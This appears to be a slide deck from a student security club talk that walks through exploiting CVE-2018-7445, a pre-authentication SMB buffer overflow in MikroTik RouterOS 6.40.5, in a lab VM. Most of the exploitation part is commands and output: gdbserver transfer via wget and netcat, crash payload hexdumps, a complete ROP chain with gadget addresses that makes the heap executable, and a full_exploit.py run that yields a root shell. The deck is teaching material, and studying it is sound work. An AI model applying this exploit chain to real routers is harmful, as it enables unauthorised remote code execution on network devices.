


A decorative graphic on the left side of the slide, consisting of a network of thin, light-blue lines and small circles, resembling a circuit board or a stylized tree structure.

# SYSTEMS EXPLOITATION

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# THE VULNERABILITY RESEARCH PROCESS



# ROUTEROS 6.40.5 – CLOUD CORE ROUTER



# CVE-2018-7445



BUFFER OVERFLOW IN  
MIKROTIK ROUTEROS SMB  
SERVICE



BEFORE ANY USER  
AUTHENTICATION



THERE IS A LAME EXPLOIT  
[HTTPS://WWW.EXPLOIT-DB.  
COM/EXPLOITS/44290](https://www.exploit-db.com/exploits/44290)

# WE'RE SKIPPING SOME STEPS

- Finding the bug. Original write-up found it by fuzzing
- Instrumenting the device. How to put GDB on that bad boy
- Not difficult to go over, we just need more than an hour. I'll give you the 500-mile overview...

# SETUP

- NAT or Host-only your VM
- Enable SMB
  - Ip smb set enabled=yes

```
@MikroTik] > ip address print
X - disabled, I - invalid, D -
ADDRESS          NETWORK
192.168.1.225/24  192.168.1.0
@MikroTik] > ip smb print
enabled: yes
domain: MSHOME
comment: MikrotikSMB
w-guests: yes
interfaces: all
@MikroTik] >
```

# “JAILBREAK” ROUTEROS IMAGE

```
chris@ubuntu:~/Tools/mikrotik-tools/exploit-backup$ telnet 192.168.1.225
Trying 192.168.1.225...
Connected to 192.168.1.225.
Escape character is '^]'.

MikroTik v6.40.5 (stable)
Login: devel
Password:

BusyBox v1.00 (2017.10.31-13:13+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

# whoami
root
# █
```



# ADD A GDB SERVER

- <https://github.com/rapid7/embedded-tools/tree/master/binaries/gdbserver>
- wget  
<https://github.com/rapid7/embedded-tools/raw/master/binaries/gdbserver/gdbserver.i686>
- Router side: nc -lp > gdbserver
- Cat gdbserver.i686 | nc 192.168.1.225 1234



```
# chmod +x gdbserver
```

```
# ./gdbserver
```

```
Usage:  gdbserver [OPTIONS] COMM PROG [ARGS ...]
```

```
        gdbserver [OPTIONS] --attach COMM PID
```

```
        gdbserver [OPTIONS] --multi COMM
```

COMM may either be a tty device (for serial debugging), or  
HOST:PORT to listen for a TCP connection.

#### Options:

```
--debug                Enable general debugging output.
```

```
--debug-format=opt1[,opt2,...]
```

Specify extra content in debugging output.

Options:

all

none

timestamp

```
--remote-debug        Enable remote protocol debugging output.
```


```
--version             Display version information and exit.
```

```
--wrapper WRAPPER -- Run WRAPPER to start new programs.
```

```
--once               Exit after the first connection has closed.
```

```
#
```

# PROVIDED FILES



# MITIGATIONS

```
gef> checksec
[+] checksec for '/tmp/gef/1257//nova/bin/smb'
Canary           : No
NX               : Yes
PIE              : No
Fortify          : No
RelRO            : No
gef> █
```

# ASLR

```
# cat /proc/self/maps
00400000-004e7000 r-xp 00000000 08:02 525 /flash/bin/busybox_p
006e6000-006ee000 rw-p 000e6000 08:02 525 /flash/bin/busybox_p
006ee000-006f3000 rw-p 00000000 00:00 0 [heap]
7111353c5000-711135d00000 rw-p 00000000 00:00 0 [stack]
711135d04000-711135d05000 r-xp 00000000 00:00 0 [vdso]
ffffffffffffff600000-ffffffffffffff601000 r-xp 00000000 00:00 0 [vsyscall]
# cat /proc/self/maps
00400000-004e7000 r-xp 00000000 08:02 525 /flash/bin/busybox_p
006e6000-006ee000 rw-p 000e6000 08:02 525 /flash/bin/busybox_p
006ee000-006f3000 rw-p 00000000 00:00 0 [heap]
71112c8d0000-71112c8d3000 rw-p 00000000 00:00 0 [stack]
71112e911000-71112e910000 r-xp 00000000 00:00 0 [vdso]
ffffffffffffff600000-ffffffffffffff601000 r-xp 00000000 00:00 0 [vsyscall]
# █
```



# PATH TO EXECUTION



## rop to mprotect

Mark all heap memory as executable (Defeat DEP/NX)



## Load shellcode into heap

The heap isn't affected by ASLR



## Jump to shellcode

# FIND THE PRIMITIVE

## 01

Run gdbserver with the smb binary

- `pkill smb; ./gdbserver :12345 /nova/bin/smb`

## 02

Connect to remote server

```
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
GEF for linux ready, type `gef` to start, `gef config` to configure
76 commands loaded for GDB 8.2 using Python engine 3.5
[*] 4 commands could not be loaded, run `gef missing` to know why.
gef> file smb
Reading symbols from smb...(no debugging symbols found)...done.
gef> gef-remote 192.168.1.225:12345
Reading /lib/ld-uClibc.so.0 from remote target...
warning: File transfers from remote targets can be slow. Use "set sy
Reading /lib/ld-uClibc.so.0 from remote target...
0x77ff7ea4 in _start () from target:/lib/ld-uClibc.so.0
[+] Connected to '192.168.1.225:12345'
[+] Targeting PID=2314
[+] Remote information loaded to temporary path '/tmp/gef/2314'
gef>
```

## 03

Run the eip corrupting exploit

- `Python eip_corrupt_crash.py 192.168.1.225`

```
# pkill smb; ./gdbserver :12345 /nova/bin/smb & python eip_corrupt_crash.py 192.168.1.225
```

gef> c  
Continuing.

Program received signal SIGSEGV, Segmentation fault.  
0x41414141 in ?? ()  
[ Legend: Modified register | Code | Heap | Stack | String ]

\$eax : 0x0

\$ebx : 0xffffffff

\$ecx : 0x0807214c → 0x2077654e (

\$edx : 0x1

\$esp : 0x7ffff4f0 → "CCCCCCCCCCCC

\$ebp : 0xffffffff

\$esi : 0xfffff

\$edi : 0xffff

\$eip : 0x414141

\$eflags: [carry

\$eip

\$cs: 0x0023 \$ss: 0x002b \$ds: 0x002b

0x7ffff4f0 +0x0000: "CCCCCCCCCCCCCCCC

0x7ffff4f4 +0x0004: "CCCCCCCCCCCCCCCC

0x7ffff4f8 +0x0008: "CCCCCCCCCCCCCCCC

0x7ffff4fc +0x000c: "CCCCCCCCCCCCCCCC

0x7ffff500 +0x0010: "CCCCCCCCCCCCCCCC

0x7ffff504 +0x0014: "CCCCCCCCCCCCCCCC

0x7ffff508 +0x0018: "CCCCCCCCCCCCCCCC

0x7ffff50c +0x001c: "CCCCCCCCCCCCCCCC


[!] Cannot disassemble from \$PC

[!] Cannot access memory at address 0x41414141

[#0] Id 1, Name: "", stopped, reason: SIGSEGV

gef>

Us right now



registers

] "

("AAAA"?)

stack

← \$esp

code:x86:32

threads

trace



# WHY ARE WE CRASHING?

- b \*0x08054607

```
[#0] 0x8054607
[#1] 0x77fbec4
[#2] 0x77fbeca
[#3] 0x77fc574
[#4] 0x804d827
[#5] 0x77f62fc
[#6] 0x804d87d
```

/nova/bin/smb

```
gef> i proc m
process 2320
Mapped address spaces:
```

Start Addr	End Addr	Size	Offset	objfile
0x8048000	0x8071000	0x29000	0x0	/nova/bin/smb
				/bin/smb
				libuClibc-0.9.33.2.so
				libuClibc-0.9.33.2.so
				libuClibc-0.9.33.2.so

0x77ff5000	0x77ff7000	0x2000	0x0	/lib/ld-uClibc-0.9.33.2.so
0x77ff7000	0x77ffe000	0x7000	0x0	/lib/ld-uClibc-0.9.33.2.so
0x77ffe000	0x77fff000	0x1000	0x6000	/lib/ld-uClibc-0.9.33.2.so
0x77fff000	0x78000000	0x1000	0x7000	/lib/ld-uClibc-0.9.33.2.so
0x77ffd000	0x80000000	0x21000	0x0	[stack]
0xffffe000	0xfffff000	0x1000	0x0	[vdso]

A stylized red dragon logo, resembling the Firefox logo, is the background. A black rectangular text box is centered over the dragon's body. The text is white and reads "LET'S LOOK AT THAT ADDRESS!".

LET'S LOOK AT THAT  
ADDRESS!

WE COULD USE RADARE2...





```
Decompile: parse_name - (smb)
1
2 int __regparm3 parse_name(char *dst, char *src)
3
4 {
5     int iVar1;
6     int i;
7     int local_18;
8     int offset;
9     byte len;
10    int src+1;
11
12    len = *src;
13    offset = 0;
14    local_18 = 1;
15    while (len != 0) {
16        i = offset;
17        src+1 = i;
18        iVar1 = local_18;
19        do {
20            local_18 = iVar1;
21            i = src+1;
22            src+1 = i + 1;
23            iVar1 = local_18 + 1;
24            dst[i] = src[local_18];
25        } while (src+1 - offset < (int)(uint)len);
26        local_18 = local_18 + 2;
27        len = src[iVar1];
28        offset = src+1;
29        if (len != 0) {
30            offset = i + 2;
31            dst[src+1] = '.';
32        }
33    }
34    dst[offset] = 0;
35    return offset;
36 }
37
```

# THE CULPRIT

- TLDR: **strcpy** and we control **src**
- We give it a buffer that doesn't null terminate at any reasonable place



# SO WHAT'S OUR EXPLOIT SO FAR

```
chris@ubuntu:~/MasonCC/exploitation_talk/gdb$ sudo nc -lp 445 | xxd
00000000: 8100 00ff ffff ffff ffff ffff ffff ffff .....
00000010: ffff ffff ffff ffff ffff ffff ffff ffff .....
00000020: ffff ffff ffff ffff ffff ffff ffff ffff .....
00000030: ffff ffff ffff ffff ffff ffff ffff ffff .....
00000040: ffff ffff ffff ffff ffff ffff ffff ffff .....
00000050: ffff ffff ffff ffff ffff ffff ffff ffff .....
00000060: ffff ffff ffff ff41 4141 4143 4343 4343 .....AAAACCCCC
00000070: 4343 4343 4343 4343 4343 4343 4343 4343 CCCCCCCCCCCCCCCC
00000080: 4343 4343 4343 4343 4343 4343 4343 4343 CCCCCCCCCCCCCCCC
00000090: 4343 4343 4343 4343 4343 4343 4343 4343 CCCCCCCCCCCCCCCC
000000a0: 4343 4343 4343 4343 4343 4343 4343 4343 CCCCCCCCCCCCCCCC
000000b0: 4343 4343 4343 4343 4343 4343 4343 4343 CCCCCCCCCCCCCCCC
000000c0: 4343 4343 4343 4343 4343 4343 4343 4343 CCCCCCCCCCCCCCCC
000000d0: 4343 4343 4343 4343 4343 4343 4343 4343 CCCCCCCCCCCCCCCC
000000e0: 4343 4343 4343 4343 4343 4343 4343 4343 CCCCCCCCCCCCCCCC
000000f0: 4343 4343 4343 4343 4343 4343 4343 4343 CCCCCCCCCCCCCCCC
00000100: 4343 43  - CCC
```

Magic value of '0x81'

Bunch of '0x00' and '0xff'

Then our EIP!

**Am I being hacked?**

25

with an out

This is the server FYI

(ash)

#



```
# rop to mprotect and make the heap executable
# the heap base is not being subject to ASLR for whatever reason, so let's take advantage of it
p = lambda x : struct.pack('I', x)

rop = ""
rop += p(0x0804c39d) # 0x0804c39d: pop ebx; pop ebp; ret;
rop += p(0x08072000) # ebx -> heap base
rop += p(0xffffffff) # ebp -> gibberish
rop += p(0x080664f5) # 0x080664f5: pop ecx; adc al, 0xf7; ret;
rop += p(0x14000) # ecx -> size for mprotect
rop += p(0x08066f24) # 0x08066f24: pop edx; pop edi; pop ebp; ret;
rop += p(0x00000007) # edx -> permissions for mprotect -> PROT_READ | PROT_WRITE | PROT_EXEC
rop += p(0xffffffff) # edi -> gibberish
rop += p(0xffffffff) # ebp -> gibberish
rop += p(0x0804e30f) # 0x0804e30f: pop ebp; ret;
rop += p(0x0000007d) # ebp -> mprotect system call
rop += p(0x0804f94a) # 0x0804f94a: xchg eax, ebp; ret;
$ rcrp += p(0xffffe42e) # 0xffffe42e; int 0x80; pop ebp; pop edx; pop ecx; ret - from vdso - not affected by ASLR 30"
rop += p(0xffffffff) # ebp -> gibberish
rop += p(0x0) # edx -> zeroed out
rop += p(0x0) # ecx -> zeroed out
rop += p(0x0804e30f) # 0x0804e30f: pop ebp; ret;
rop += p(0x08075802) # ebp -> somewhere on the heap that will (always?) contain user controlled data
rop += p(0x0804f94a) # 0x0804f94a: xchg eax, ebp; ret;
rop += p(0x0804e153) # jmp eax; - jump to our shellcode on the heap
```



```
gef> vmmap
Start      End        Offset     Perm Path
0x08048000 0x08071000 0x00000000 r-x  /nova/bin/smb
0x08071000 0x08072000 0x00029000 rw-  /nova/bin/smb
0x08072000 0x08086000 0x00000000 rw-  [heap]
0x77f34000 0x77f69000 0x00000000 r-x  /lib/libuClibc-0.9.33.2.so
0x77f69000 0x77f6a000 0x00035000 r--  /lib/libuClibc-0.9.33.2.so
0x77f6a000 0x77f6b000 0x00036000 rw-  /lib/libuClibc-0.9.33.2.so
0x77f6b000 0x77f6d000 0x00000000 rw-
0x77f6d000 0x77f87000 0x00000000 r-x  /lib/libgcc_s.so.1
0x77f87000 0x77f88000 0x00019000 rw-  /lib/libgcc_s.so.1
0x77f88000 0x77f97000 0x00000000 r-x  /lib/libuc++.so
0x77f97000 0x77f98000 0x0000e000 rw-  /lib/libuc++.so
0x77f98000 0x77f9c000 0x00000000 r-x  /lib/libucrypto.so
0x77f9c000 0x77f9d000 0x00003000 rw-  /lib/libucrypto.so
0x77f9d000 0x77fe8000 0x00000000 r-x  /lib/libumsg.so
0x77fe8000 0x77fea000 0x0004a000 rw-  /lib/libumsg.so
0x77fea000 0x77feb000 0x00000000 rw-
0x77feb000 0x77ff3000 0x00000000 r-x  /lib/libubox.so
0x77ff3000 0x77ff4000 0x00007000 rw-  /lib/libubox.so
0x77ff5000 0x77ff7000 0x00000000 rw-
0x77ff7000 0x77ffe000 0x00000000 r-x  /lib/ld-uClibc-0.9.33.2.so
0x77ffe000 0x77fff000 0x00006000 r--  /lib/ld-uClibc-0.9.33.2.so
0x77fff000 0x78000000 0x00007000 rw-  /lib/ld-uClibc-0.9.33.2.so
0x7ffdf000 0x80000000 0x00000000 rw-  [stack]
0xffffe000 0xffffffff 0x00000000 r-x  [vdso]
gef>
```

DOES THIS SLIDE  
LOOK GOOD?

• No

## HOW DO WE EXECUTE OUR SHELLCODE?

- Heap is executable now.
- We need a way to place shellcode and jump to it
- We need space for ropping and shellcoding.

```
00000000: 8100 00ff ffff ffff ffff ffff ffff ffff .....
00000010: ffff ffff ffff ffff ffff ffff ffff ffff .....
00000020: ffff ffff ffff ffff ffff ffff ffff ffff .....
00000030: ffff ffff ffff ffff ffff ffff ffff ffff .....
00000040: ffff ffff ffff ffff ffff ffff ffff ffff .....
00000050: ffff ffff ffff ffff ffff ffff ffff ffff .....
00000060: ffff ffff ffff ff41 4141 4143 4343 4343 .....AAAACCCCC
00000070: 4343 4343 4343 4343 4343 4343 4343 4343 CCCCCCCCCCCCCCCC
00000080: 4343 4343 4343 4343 4343 4343 4343 4343 CCCCCCCCCCCCCCCC
00000090: 4343 4343 4343 4343 4343 4343 4343 4343 CCCCCCCCCCCCCCCC
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000000d0: 4343 4343 4343 4343 4343 4343 4343 4343 CCCCCCCCCCCCCCCC
000000e0: 4343 4343 4343 4343 4343 4343 4343 4343 CCCCCCCCCCCCCCCC
000000f0: 4343 4343 4343 4343 4343 4343 4343 4343 CCCCCCCCCCCCCCCC
00000100: 4343 43 4343 4343 4343 4343 4343 4343 CCC
```

## SEND TWO MESSAGES



Send a non crashing  
message with shellcode

Send mprotect call and  
jump to other message





```
gef> grep CCCC
[+] Searching 'CCCC'
[+] In '[heap]' (0x8074fd3 - 0x8074ff)
0x8074fd3 - 0x8074ff
```

[illegible]

# TIPS FOR MAKING SHELLCODE

nop sled

- Portability

int3

- Debugger breakpoint instruction

Msfvenom

- Easy shellcode building

# EXPLOITS SCRIPTS

initial\_crash.py

First crash from fuzzing

eip\_corrupt\_crash.py

First crash with eip overwrite primitive

ret\_2\_libc.py

Failed ret\_2\_libc exploit

full\_exploit.py

The whole nine-yards



chris@ubuntu:~/MasonCC/exploitation\_talk/gdb\$ python full\_exploit.py 192.168.1.225

[+] storing payload on the heap

[+] getting code execution

[+] got shell?

sh: turning off NDELAY mode

/flash/bin/ls

bin

bndl

boot

dev

dude

etc

flash

home

initrd

lib

nova

old

pckg

proc

ram

rw

sbin

sys

tmp

usr

var

/flash/bin/echo we did it!

we did it!

# TRY IT OUT!

- MasonCC general slack has the VMDK with the rooted image.
- I've uploaded the scripts and binaries I've used here.
- Hack a router!